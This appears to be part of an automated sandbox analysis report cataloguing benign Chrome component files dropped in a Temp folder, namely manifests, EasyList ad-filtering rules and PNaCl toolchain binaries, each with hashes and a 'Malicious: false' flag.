Preview:	{. "manifest_version": 2,. "name": "crl-set-4952989442208947253.data",. "version": "7399",. "imageName": "image.squash",. "squash": true,. "fsType": "squashfs",. " isRemovable": false.}

C:\Users\user\AppData\Local\Temp\6008_1914734327_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1770
Entropy (8bit):	6.021316461962017
Encrypted:	false
SSDEEP:	48:p/h1WgAdJkakmftuCkYzNasTOskCw4fNpt:R/QCavFa+Aovrt
MD5:	7D6EDE6F96A0B67B0B65B7FE4D0BD8C6
SHA1:	32819342DE1353DD7B7C2277132A2C8AC713B027
SHA-256:	AFAD87D6408424912274B737E10ACD09FF47EFFAC7C0DFF3A658BE32AD8E81E5
SHA-512:	2FCAD2E981C56BBF2794CBC9A419E34A67D63E5D1C8D5A1FD4C26A8EFC748F28875EE7883E8A6806B1A436DD72FBAA4015A43CA43A13DDBA53079CD24547F86
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJtYW5pZmVzdC5qc29uIiwicm9vdF9oYXNoIjoiY3F2TlBrVVh6U2E5NUMxeXpZVERadTJTRHhhTjdNMEFXWS1TR1lrZlkwVSJ9LHsicGF0aCI6Im1vZHVsZV9saXN0X3Byb3RvIiwicm9vdF9oYXNoIjoiSzZ0VTZILU5oazlzcGc1V01GVnVRcjZKbVJnek1ja3dMZzVHV0dBVkwxMCJ9XSwiZm9ybWF0IjoidHJlZWhhc2giLCJoYXNoX2Jsb2NrX3NpemUiOjQwOTZ9XSwiaXRlbV9pZCI6ImVoZ2lkcG5kYmxsYWNwamFsa2lpbWtiYWRnamZubm1jIiwiaXRlbV92ZXJzaW9uIjoiMjAxOC44LjguMCIsInByb3RvY29sX3ZlcnNpb24iOjF9","signatures":[{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"fDxxNvHaqyhoShwdeGpUS5F0GxOrj3bfBznLiYGmP62C4oRY-Vf3I9J6_nzcQ6SPRe8CpJflAGD5eSQnbtsb6prHKZ2oYOLcKarpvQGVlS9WL9Z4hrTUsAqVmW0n8cTv7jo3cXkGg8lWdI8tj5yjrAE09XLSitPIdL_xmJIR5dEZfVpvFKgRbWTUr_5SSvZbny_8niCUuOADpas1X3uXPW-sT0jXotiwzvJgnM3rKiHr3Tsnira9E7iFZcB5JatGJwVnMnoDSfXkNhQxu1YAAYeBRKN9Ev3XAE1EBtmBLDHy33DJIihci-Slrx2j_afRk1_zi6JuH3GA60P6G6D6n

C:\Users\user\AppData\Local\Temp\6008_1914734327\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.872935977280404
Encrypted:	false
SSDEEP:	3:S0bEVMqCVQD5mhG8d6+qGn:SGlQUhG8Im
MD5:	A43371DACA3F176ED5A048BC5E2899B1
SHA1:	32FC0A9ECB568BDF3CE13F9EA17E827A900EDB42
SHA-256:	736DB43A7CCB37136CAEFF0B80670BD76BFE528203856CB19CB6C3D161B48F9C
SHA-512:	8754C5D823A9EED2749852B37084F5ED14176B6CB74D946CA3F152DD91F2C03CC4457F1CA0219D883522C7213C4CD04FCD2E33BBB31C7F7EBD6968CEE35AF91
Malicious:	false
Preview:	1.a8a79d350c2a5e3bc36226633a8e0bed0dfab184e77f38fc8f0820ebacf8eafc

C:\Users\user\AppData\Local\Temp\6008_1914734327\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	95
Entropy (8bit):	4.62652268830492
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFGIB+EB8KB8JMsdFKS1SHJY:F6VlMtB+vKaMsdgS1SHW
MD5:	713CD498ACBE38CCD3A83F9ACBAB4A18
SHA1:	20D43E9E26EB68915062A9EF1686C8C5AE232B54
SHA-256:	72ABCD3E4517CD26BDE42D72CD84C366ED920F168DECCD00598F9219891F6345
SHA-512:	8AA869C9CC8A7EE4161E8DA8E7CEC11DDBB99218120A59690E23AC545A41D20DD7E6F91CECB2A91F3DBF5132DC90D316ADBC9835973DA556E5DDB55E3D52230
Malicious:	false
Preview:	{. "manifest_version": 2,. "name": "win_third_party_module_list",. "version": "2018.8.8.0".}

C:\Users\user\AppData\Local\Temp\6008_1914734327\module_list_proto

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	2120
Entropy (8bit):	7.424032397848591

Encrypted:	false
SSDEEP:	48:aCj9pJzvkuunjkEoidhC3VgUMeGcYnqj+oLi+:aCj9funjMfgPcuoLi+
MD5:	9E7D797CC67A0142F6CB3844B04D4851
SHA1:	9CE8A316A8A6A41670F4F18C0B24569855B9C47B
SHA-256:	2BAB54E87F8D864F6CA60E5630556E42BE8999183331C9302E0E465860152F5D
SHA-512:	57757C7080F87AB982B1A7ACD25E666AF86DD4EB235726D79EDC4A931B9F0968A76E448B773C18BFFEE887B4A065FE7C7A44E316B72F5775459309B99918FAFE
Malicious:	false
Preview:	.....P.m.'.8.. .....n.....a.....9G.|%.cW&7..w.9...x.....]..... `DJZ..I...../.K.3"..h.....3l....'...*..<.H&..0q.?.....H'\:..P&j.....@.....o.$.....I.....Y.=.....KH..E....I.N< ..A.....q..w....l8d.....%@.....gP.4<...8..}?..?....v.Ti&.6. Z.Q.<.:..C....v.\|A.....T....)]\.I;....D.....'q3.S.....T.@)b..z@Q0..LI.....M..h...w....7._.....B...P5.>...3..._.....k\|..c.. J.O...Sfs,.....^....&.F<C._\..8.Y.....29.....+..a$/T.1.....p.6...._.....@!.Q..... `.43....4...|.....^.0.....SC./...L.....I.8..V3.|.....J.>0_.8...,.A=...'.....8.4...P,.V.$.....0k .....c.....D.x.`..(.3k+m..Ig.?.....s\e+...6c.....).....;.E....(. .....o%..Fi...'QX.*..t.....!.....E...V'.....y.....,.Z.`.....>.....>(..F."...E..F.....d.n.....".....eQA>}_t.+...>.. .q.....h..'*.=.3q.....@...-Z.`'..5.*....3.....w.*...j.....g`.,.....f$....`\.f?..^...3.....M....MI3..ufL.t...(....s...:.

C:\Users\user\AppData\Local\Temp\6008_2054561844\Filtering Rules

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	data
Category:	dropped
Size (bytes):	97968
Entropy (8bit):	5.489893397464442
Encrypted:	false
SSDEEP:	1536:ojHlFMJw9iI9Yh9FHc6cPC3CpBHTrDo630a8Q78xRAQudDv4NZ/p2GuN+BO1:6FMJw9v9efHc6cPCURDR30EYnAQuJANw
MD5:	3846A25BC9191585763E06550798BAB1
SHA1:	F43D903B13AB969E2276E304795CE164F22F893C
SHA-256:	C7D5D133E8F995D3E4D5B68F28BE0D7B1F290DFBD1502E0EC260142325FA8F88
SHA-512:	6B1E1776DE4B4B7D7BD7E6252F555AD84CC689EFE1F3920B3ACFE23DE65212254FC219E0A530037A5EA819894BC2F5B85ECFC0ADDEE9AF3163393AA32F97BA 44
Malicious:	false
Preview:	.....0.8.@.R.-728x90.....0.8.@.R.adtdp.com^.....0.8.@.R.yomeno.xyz^.:.....*...adcore.com.au..*...adcore.ch..0.8.@.R./adcore_.....0.8.@.R.uwoapte e.com^.8.....*...safeway.com0.8.@.R.fwcdn2.com/js/embed-feed.js.....0.8.@.R._468_60..3.....0.8.@.R#/wp-content/plugins/wp-super-popup/.9.....0.8.@.R)bancodevenezuela.com/imagenes/publicidad/.....0.8.@.R..adbutler-.....0.8.@.R.adrecover.com^.....0.8.@.R.hdbcode.com^.?.....*...google.com0.8.@.R!develo pers.google.com/google-ads/.-.....*...konograma.com..0.8.@.R./adserver.....*...vk.com0.8.@.R.vk.me/css/al/ads.css.,.....0.8.@.R.mysmth.net/nForum/*/ADAgent_.. .....0.8.@.R.indoleads.com^.%.....0.8.@.R.discordapp.com/banners/.E.....*...daum.net0.8.@.R)daumcdn.net/adfit/static/ad-native.min.js.(.....0.8.@.R.looker.com/a pi/internal/.#.....0.8.@.R.broadstreetads.com^.....0.8.@.R./banner.cgi?.....*...thefreedictionary.com*...downloads.codefi.re*...windows7themes.net

C:\Users\user\AppData\Local\Temp\6008_2054561844\LICENSE.txt

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	24623
Entropy (8bit):	4.588307081140814
Encrypted:	false
SSDEEP:	384:mva5sf5dXrCN7tnBxpxkepTqzazijFgZk231Py9zD6WApYbm0:mvagXreRnTqzazWgj0v6XqD
MD5:	D33AAA5246E1CE0A94FA15BA0C407AE2
SHA1:	11D197ACB61361657D638154A9416DC3249EC9FB
SHA-256:	1D4FF95CE9C6E21FE4A4FF3B41E7A0DF88638DD449D909A7B46974D3DFAB7311
SHA-512:	98B1B12FF0991FD7A5612141F83F69B86BC5A89DD62FC472EE5971817B7BBB612A034C746C2D81AE58FDF6873129256A89AA8BB7456022246DC4515BAAE2454E
Malicious:	false
Preview:	EasyList Repository Licences.... Unless otherwise noted, the contents of the EasyList repository.. (https://github.com/easylist) is dual licensed under the GNU General.. Public License version 3 of the License, or (at your option) any later.. version, and Creative Commons Attribution-ShareAlike 3.0 Unported, or.. (at your option) any later version. You may use and/or modify the files.. as permitted by either licence; if required, "The EasyList authors.. (https://easylist.to/)" should be attributed as the source of the.. material. All relevant licence files are included in the repository..... Please be aware that files hosted externally and referenced in the.. repository, including but not limited to subscriptions other than.. EasyList, EasyPrivacy, EasyList Germany and EasyList Italy, may be.. available under other conditions; permission must be granted by the.. respective copyright holders to authorise the use of their material.....Creative Commons Attribut

C:\Users\user\AppData\Local\Temp\6008_2054561844_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	1529
Entropy (8bit):	5.993915630498445
Encrypted:	false
SSDEEP:	24:pZRj/flTHYfcl5kYbKqLjeT3azkaoX1pF/kSYYRVHbo0doXxOB6G6QL3foQ3QL5D:p/h4ElBbKdTakak1pFcSfRV7o0dkx8L4
MD5:	6B2EDD2D0C16E5D77BD2C3E4AE88C95F

SHA1:	BC82982FA8A04FA6FD9F17DA03D443A57E0F78D4
SHA-256:	CA0F5F75FC56FBEDA7522B2C83707A451D01760F417C497A37C70554E290B737
SHA-512:	533026A33030795ABF24B6E78D26763734D98CA74BFA4FAC2073EFAD0BB5CA1C38E7036BEAF17E6ABBFE56CF968E80EB3CA3CFD23AEEC10CE1280E8DB1C40 78C
Malicious:	false
Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiO lt7InBhdGgiOiJGaWx0ZXJpbmcgUnVsZXMiLCJyb290X2hhc2giOiJMTF90X0NkWWRYUnpMSHJBZ3hmUW5tcENTaXlkWEtzVVlJZnZjLTR0czRBIn0seyJwYXRoIjoiTEl DRU5TRS50eHQiLCJyb290X2hhc2giOiIyaWswNmk0TFlCdVNHNWphRGFIS253NE9pdnVSRzZsQ0JKMVk0TGtzRFJJln0seyJwYXRoIjoibWFuaWZlc3QuanNvbiIsInJvb 3RfaGFzaCI6Imo4MmhRZGhaa0MwMjFWOEZ1MHUtMExvMnVJdXl5SzdFem5JcHE3WHd2YlkifV0sImZvcm1hdCI6InRyZWVoYXNoIiwiaGFzaF9ibG9ja19zaXplIjo0MDk 2fV0sIml0ZW1faWQiOiJnY21qa21nZGxnbmtrY29jbW9laW1pbmFpam1tam5paSIsIml0ZW1fdmVyc2lvbiI6IjkuMzYuMCIsInByb3RvY29sX3ZlcnNpb24iOjF9","signatures": [{"header":{"kid":"publisher"},"protected":"eyJhbGciOiJSUzI1NiJ9","signature":"VM_rIA1uXuXjbhz_uZ8uQp9F3FfgEgGTjCXL08Q_jrGXXH-Yty1DqAw4yzWsadeOjVRozUf _7kBrYJ2U8Y8slircdLRbrqJejQeyyrJx4HFT8qgZEb60YHdsOd76C57YzF5dXErpjT7_FkWA41lTxLQvdWbACMO0DE7uOHO9mZx5pM98Ni9GsM_yxJbRSyD ZWa8BdPHErfMuO6YE6D8tbnYTr2tXcMV9p2ZEAFMiso2B-6DSr

C:\Users\user\AppData\Local\Temp\6008_2054561844\manifest.fingerprint

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with no line terminators
Category:	dropped
Size (bytes):	66
Entropy (8bit):	3.9458563396006063
Encrypted:	false
SSDEEP:	3:SWllBTGVn1VJ8U1hRGGpWdTdSATn:SWNT+eKhRR4dTVT
MD5:	991F44CE02222E783A1FEFE4187727CE
SHA1:	9855D1CA0338ADCD5829C3260BF7FAAF88A23509
SHA-256:	58704ADE087671AA1226BC9CEC1719F5B80B90C571EF747812A64458BBEA0F50
SHA-512:	C2616426939B235620A22B24A9BEC6D4F7DBB695C812F1784A4C95B41E53A21F371A6C440177CFABDE47E203EB83269F9013FC75C6D758EA6FDFE7B52B4A554 E
Malicious:	false
Preview:	1.34ff2e9d7a7ce81c5d760d4b0f4b59a0237dd5db0d1e84ccd5103a30687eac17

C:\Users\user\AppData\Local\Temp\6008_2054561844\manifest.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	115
Entropy (8bit):	4.563301657145084
Encrypted:	false
SSDEEP:	3:rR6TAulhFphifFHXG7LGMdv5HcDKhtUJKS1Avn:F6VlMZWuMt5SKPS1Avn
MD5:	47B89067C397B3EABBD04E6FC4008B71
SHA1:	7B4E623806D7EA8BFCD2FE6836A21E50C9F9340E
SHA-256:	8FCDA141D859902D36D55F05BB4BBED0BA36B88BABF4AEC4CE7229ABB5F0BDB6
SHA-512:	FDA1CE8EB24A05F65E8132248EEF96C422E5AA2D3254B590FBFD3FCB2016E3B7F6E4B53702D88E1695D4BEC0175F72EB4256CDAA2FF72DDF4390D480D04BA3 73
Malicious:	false
Preview:	{. "manifest_version": 2,. "name": "Subresource Filtering Rules",. "ruleset_format": 1,. "version": "9.36.0".}.

C:\Users\user\AppData\Local\Temp\6008_2142786305_metadata\verified_contents.json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text, with very long lines, with no line terminators
Category:	dropped
Size (bytes):	3034
Entropy (8bit):	5.876664552417901
Encrypted:	false
SSDEEP:	48:p/hEc9q0S+UTKYM43z8nqMsfWRUWEADM/W9n7lqFkakzcVTGkcYTPi6zM:RGcg5z/jjjHgUnV278+aWLy4
MD5:	8B6C3E16DFBF5FD1C9AC2267801DB38E
SHA1:	F5CADC5914DF858C96C189B092BC89C29407BBAA
SHA-256:	FD986A547D9585E98F451B87CA85DEB4B61EE540C6FAC678D7BEDABF04653095
SHA-512:	37048EF8FADF62A26CAEC6EE90AC192429AB1E99424E5C68FACA90C0DAD68642C761FDCAC03FC38FA930841F91FA145A6943EC7F168D4F2FA426F1F092C2F5 02
Malicious:	false

Preview:	[{"description":"treehash per file","signed_content":{"payload":"eyJjb250ZW50X2hhc2hlcyI6W3siYmxvY2tfc2l6ZSI6NDA5NiwiZGlnZXN0Ijoic2hhMjU2IiwiZmlsZXMiOlt7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY19wcm9kdF9oYXNoIjoiVkNUSHNJVHNUSXVncWNhV2ctWHVpTU1sdWloV1FSTE1sQnpTTGprdGhETSJ9LHsicGF0aCI6Il9wbGF0Zm9ybV9cZlVjaWZpYy94ODZfNjQvcG5hY2xfcHVibGljX3g4Nl82NF9jcnRiZWdpbl9mb3JfZWhfbyIsInJvb3RfaGFzaCI6ImxINWt2a1BvSVZZczZKVHhyOHc5Q2MxXzloVEJCX3lVSlF6VDZseVVNd0kifSx7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY194ODZfNjRfY3J0YmVnaW5fbyIsInJvb3RfaGFzaCI6IkVuLVFQTW1HUm1xbG9Ud1gzOTAzckpsMkw0R25sQmdET1FhZlNKaHJ4Nk0ifSx7InBhdGgiOiJfcGxhdGZvcm1fc3BlY2lmaWMveDg2XzY0L3BuYWNsX3B1YmxpY194ODZfNjRfY3J0ZW5kX28iLCJyb290X2hhc2giOiJkT2lJVzRmdEdGNW9FY0k1UXYyYjBmdXNrUlYyaUVtdmxhbmV6MlpFc3VvIn0seyJwYXRoIjoiX3BsYXRmb3JtX3NwZWNpZmljL3g4Nl82NC9wbmFjbF9wdWJsaWNfeDg2XzY0X2xkX25leGUiLCJyb290X2hhc2giOiIzNEU5QU9EMmpqLWNoMzZQZ0NVV0YtMUpYWVhVdlNGY1I4bks1aWppcWNjIn0seyJwYXRoIjoiX3B	

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_pnacl_json

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ASCII text
Category:	dropped
Size (bytes):	507
Entropy (8bit):	4.68252584617246
Encrypted:	false
SSDEEP:	12:TjLJ7qaVgPPd8bdzQBXefosmc5T9+n6e1Cetm1JXcAwA:TJ7jViPOd8wfHmZ6RP15
MD5:	35D5F285F255682477F4C50E93299146
SHA1:	FB58813C4D785412F05962CD379434669DE79C2B
SHA-256:	5424C7B084EC4C8BA0A9C69683E5EE88C325BA28564112CC941CD22E392D8433
SHA-512:	59DF2D5F2684FACC80C72F9C4B7E280F705776076C9D843534F772D5A3D578BEE04289AEE81320F23FB4D743F3969EDF5BA53FEBBAC8A4D27F3BC53BCF271CE
Malicious:	false
Preview:	{. "COMMENT": [. "This file serves as a template for the resource info description used by ", . "the NaCl Chrome plugin. It is kept in the NaCl repository to prevent ", . "hard-coding of NaCl-specific information inside the Chrome repository.".], . "abi-version": 1, . "pnacl-arch": "x86-64", . "pnacl-ld-name": "ld.nexe", . "pnacl-llc-name": "pnacl-llc.nexe", . "pnacl-sz-name": "pnacl-sz.nexe", . "pnacl-version": "5dfe030a71ca66e72c5719ef5034c2ed24706c43".}

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_for_eh_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2712
Entropy (8bit):	3.4025803725190906
Encrypted:	false
SSDEEP:	48:b/5D5V5PK82aTS6aTTw0Do1DttoyDNsEA:b/hbVic1ZtLDNsE
MD5:	604FF8F351A88E7A1DBD7C836378AE86
SHA1:	9D8D89AE9F13D6306E619A4EAAD51EDE91A5F9F3
SHA-256:	947E64BE43E821562CE894F1AFCC3D09CD7FF614C107FC94250CD3EA5C943302
SHA-512:	85B1EDA4C473E00034EE627B7ABB894A77E521BC6A91A91A4A3744CA7511CB0AF10B9723D9ECC2CE3378DD70B659DF842D8C11875958CB77070CF01EC0A15840
Malicious:	false
Preview:	.ELF.....>.....@.....@.....PH.....,$J.l=....J.$<A[..@.A...M..A..ffffff.....PH.....,$J.l=....J.$<A[..D..A...M..A..ffffff..... ....PH..1..,$J.l=....J.$<A[.....A...M..A..ffffff.....PH..SP..h.....fff.....h.....fff.....J.$<[.,$J.l=....J.$<....f..... .....NaCl....x86-64.....zR..x.....@....C....C.....8.....@....C....C.....T.....@....C....C .....p.....`....C....C..B..... .....<.....@.....X.....t.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pna

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_crtbegin_o

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	2776
Entropy (8bit):	3.5335802354066246
Encrypted:	false
SSDEEP:	48:b/5D5V5ej5ej5PjDdaTS6aTTw6DV1DtFouoyDOsTy:b/hbEEVJB1ZFhLDOsT
MD5:	88C08CD63DE9EA244F70BFC53BBCADF6
SHA1:	8F38A113A66B18BAA02E2C995099CF1145A29DAA
SHA-256:	127F903CC986466AA5A13C17DFDD37AC99762F81A794180339069F48986BC7A3
SHA-512:	78D2500493A65A23D101EC2420DC5F0CE8C75EFAC425C28547121643E4FB568E9D827EF2C0F7068159E043C86B986F29BF92C6BADC675F160B63C7B3512EB95
Malicious:	false
Preview:	.ELF.....>.....X.....@.....@.....PH.....,$J.l=....J.$<A[..@.A...M..A..ffffff.....PH.....,$J.l=....J.$<A[..D..A...M..A..ffffff..... ....PH..1..,$J.l=....J.$<A[.....A...M..A..ffffff.....PH..,$J.l=....J.$<A[f.....A...M..A..ffffff.....PH..,$J.l=....J.$<A[f.....A...M..A..ffffff.....PH..SP..h..... ..fff.....J.$<[.,$J.l=....J.$<.....f.K.....`.....P.....z.....NaCl....x86-64...clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f).....zR..x.....@....C....C.....8.....@....C....C.....T.....@....C....C.....p.....@....C....C.....@....C....C.....@...

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_crtend_o	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB relocatable, x86-64, version 1 (SYSV), not stripped
Category:	dropped
Size (bytes):	1520
Entropy (8bit):	2.799960074375893
Encrypted:	false
SSDEEP:	12:Bvx/ekjlM/NQQmTfR9yp9396QQmTfR9C6wRqD8MTDDw7lEOkSbfuEAXwX6BX2U8b:bDjO/NbmT3296bmT3Twk8qDwh7b7CD8
MD5:	75E79F5DB777862140B04CC6861C84A7
SHA1:	4DB7BDC80206765461AC68CEC03CE28689BBEE0C
SHA-256:	74E8885B87ED185E6811C23942FD9BD1FBAC9115768849AF95A9DECF6644B2EA
SHA-512:	FE3F86E926759E71494F2060C4ED3C883EBCAF20CB129A5AD7F142766C33FAB10B5FABC3C7C938E0E895E27EA0AC03CBFE8D0EEABF5300A4AD07F67FD96CC253
Malicious:	false
Preview:	.ELF.....>.....@.....@.....NaCl....x86-64.....clang version 3.7.0 (https://chromium.googlesource.com/a/native_client/pnacl-clang.git ce163fdd0f16b4481e5cf77a16d45e9b4dc8300e) (https://chromium.googlesource.com/a/native_client/pnacl-llvm.git 7251d5b59fca15195c94a3a7da70f0081724448f)...text..comment..bss..group..note.GNU-stack..eh_frame..shstrtab..strtab..symtab..data..note.NaCl.ABI.x86-64.....!..... ...../../../pnacl/support/crtend.c.__EH_FRAME_END__..... .....@.....H.....P.....H.....

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_ld_nexe	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	ELF 64-bit LSB executable, x86-64, version 1 (SYSV), statically linked, BuildID[sha1]=7511538a3a6a0b862c772eace49075ed1bbe2377, stripped
Category:	dropped
Size (bytes):	2163864
Entropy (8bit):	6.07050487397106
Encrypted:	false
SSDEEP:	24576:HPHonIwYZJ0ykwVO7Owf31yJKzCtxO8RSV4lY+PbeHVxCtjFV4lBNeSAmfGqa+A7:HvSMRwf3SKmlY+PyPvnM2Gq+
MD5:	0BB967D2E99BE65C05A646BC67734833
SHA1:	220A41A326F85081A74C4BB7C5F4E115D1B4B960
SHA-256:	C6C2D0C2FC3E38A9BFA19C78066439C2F745393F1FD1C49C3C6777F697222C76
SHA-512:	8EF8689E00E4B210A30444D18ED6247F364995ABEB2FD272064C3AF671EEDB4D9B8B67CA56F72FEBF8F56896D4EA7EC4B10CB445FFA1C710C1F312E9DA0E4896
Malicious:	false
Antivirus:	• Antivirus: Virustotal, Detection: 0%, Browse • Antivirus: Metadefender, Detection: 0%, Browse • Antivirus: ReversingLabs, Detection: 0%
Preview:	.ELF.....>.... .....@.....!.....@.8...@..... .....{.....W..... .....@.....@.....P.td.....h.....h.....4b.....4b.....Q.td.....NaCl....x86-64.....GNU.u.S.:j.,w...u...#w..... ?.....Y@.....@.....1@.....B@.....P@.....@X@....``@.....h@.....pp@.....H.@.....@.....@.....@.....@.....@....`..@.....@.....A.....A.....p.....@..... .....?.....A.....5.....?5.5...?.5.....?.....P9.....PC.....?.....0@.....aCoc...?..`.(..?.y.P.D.?<.s..O.u.....$@.....@.....@..... .. ..@...`...`...`...`.....`...`...`...`...`...`...`.....`...

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_libcrt_platform_a	
Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	40552
Entropy (8bit):	4.127255967843258
Encrypted:	false
SSDEEP:	768:xlP+1fzyUNVU5LmKxeOnjpD5eA/eUnUUxvT:xlP+1ryYMTekpD5eAWjuvT
MD5:	0CE951B216FCF76F754C9A845700F042
SHA1:	6F99A259C0C8DAD5AD29EE983D35B6A0835D8555
SHA-256:	7A1852EA4BB14A2A623521FA53F41F02F8BA3052046CF1AA0903CFAD0D1E1A7B
SHA-512:	7C2F9BF90EB1F43C17B4E14A077759FA9DC62A7239890975B2D6FD543B31289DC3B49AE456CA73B98DE9AC372034F340C708D23D9D3AAB05CCBDABDC56A634E
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 624 `.....,...8...Z(..e...e...t...t...y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`..y`.....fmod.fmodf.memcmp. memcpy.memmove.memset.__nacl_read_tp.__pnacl_init_irt.longjmp.setjmp.__Sz_fptosi_f32_i64.__Sz_fptosi_f64_i64.__Sz_fptoui_f32_i32.__Sz_fptoui_f32_i64._ _Sz_fptoui_f64_i32.__Sz_fptoui_f64_i64.__Sz_sitofp_i64_f32.__Sz_sitofp_i64_f64.__Sz_uitofp_i32_f32.__Sz_uitofp_i32_f64.__Sz_uitofp_i64_f32.__Sz_uitofp_i64_f64.nacl_tp_tdb_offset.nacl_tp_tls_offset.__Sz_bitcast_16xi1_i16.__Sz_bitcast_8xi1_i8.__Sz_bitcast_i16_16xi1.__Sz_bitcast_i8_8xi1.__Sz_fptoui_4xi32_f32.__Sz_uitofp_4xi32_4xf32..e_fmod.o/ 0 0 0 644 2792 `..ELF.....>.....(.....@.....@.....PH..AVAUATSfI.~.M..I.. E....@. A.....D..D1.....8fI.~.M.....I.. E..A.....D..D..t.D....D..f....D..=....r...Y...^.[A\A]A^..@..,$J.I=....J.$<A[A...M..

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_libgcc_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	132784
Entropy (8bit):	3.6998481247844937
Encrypted:	false
SSDEEP:	384:Hf0mOXYmeKzQUIdedRFvT5p1Ee2HyAlL3O4:Hf7OXdmWRJT5p1R2HyAhO4
MD5:	C37CA2EB468E6F05A4E37DF6E6020D0F
SHA1:	EA787E5EADFB488632EC60D8B80B555796FA9FE9
SHA-256:	C1483ED423FEE15D86E8B5D698B2CDAB89186CE7FF9C4E3D5F3F961FD80D7C6E
SHA-512:	01281DE92B281FB29E1ACA96AA64B740B65CC3A9097307827F0D8DB9E1C164C56AFCDFA0BF138EA670A596D55CE2C8D722760744E9FC9343BB6514417BF333E A
Malicious:	false
Preview:	!<arch>./ 0 0 0 0 942 `...;...|.....4...x..#...-...4l..E...M...U...]...n...u...~X...4.....L.....t...p.....`.....''...*...1...:...D...K...T ...\...d...r|..|0.....x.....L.....\...\...8.....__clzti2.__compilerrt_fmax.__compilerrt_fmaxf.__compilerrt_logb.__compilerrt_logbf.__ctzti2.__divdc3.__divdi3.__div moddi4.__divmodsi4.__divsc3.__divsi3.__divti3.__fixdfdi.__fixdfsi.__fixdfti.__fixsfdi.__fixsfsi.__fixsfti.__fixunsdfdi.__fixunsdfsi.__fixunsdfti.__fixunssfdi.__fixunssfsi .__fixunssfti.__floatdidf.__floatdisf.__floatsidf.__floatsisf.__floattidf.__floattisf.__floatundidf.__floatundisf.__floatunsidf.__floatunsisf.__floatuntidf.__floatuntisf.compilerrt _abort_impl.__moddi3.__modsi3.__modti3.__muldc3.__muloti4.__mulsc3.__multi3.__popcountdi2.__popcountsi2.__popcountti2.__powidf2.__powisf2.__udivdi3.__ udivmoddi4.__udivmodsi4.__udivmodti4.__udivsi3.__udivti3.__umoddi3.__umodsi3.

C:\Users\user\AppData\Local\Temp\6008_2142786305_platform_specific\x86_64\pnacl_public_x86_64_libpnacl_irt_shim_a

Process:	C:\Program Files\Google\Chrome\Application\chrome.exe
File Type:	current ar archive
Category:	dropped
Size (bytes):	13514
Entropy (8bit):	3.8217211433441904
Encrypted:	false
SSDEEP:	192:uU9v4pXizdrEuxwk3vp20tprpdSGFwDqO:P9v4palvvc0tpFdSGFwmO
MD5:	4E8BEDA73EB7BD99528BF62B7835A3FA
SHA1:	DC0F263A7B2A649D11FF7B56FE9CFAC44F946036
SHA-256:	6B835FD48DF505EB336FF6518CE7B93BB0ED854DADAA5C1EEED48D420291F62C
